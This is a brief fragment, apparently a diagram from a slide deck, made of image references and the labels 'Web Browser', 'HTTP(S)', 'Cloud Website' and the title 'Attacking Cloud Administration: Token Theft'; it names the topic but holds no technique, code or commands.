
Web Browser

HTTP(S)


Cloud
Website





Attacking Cloud Administration: Token Theft



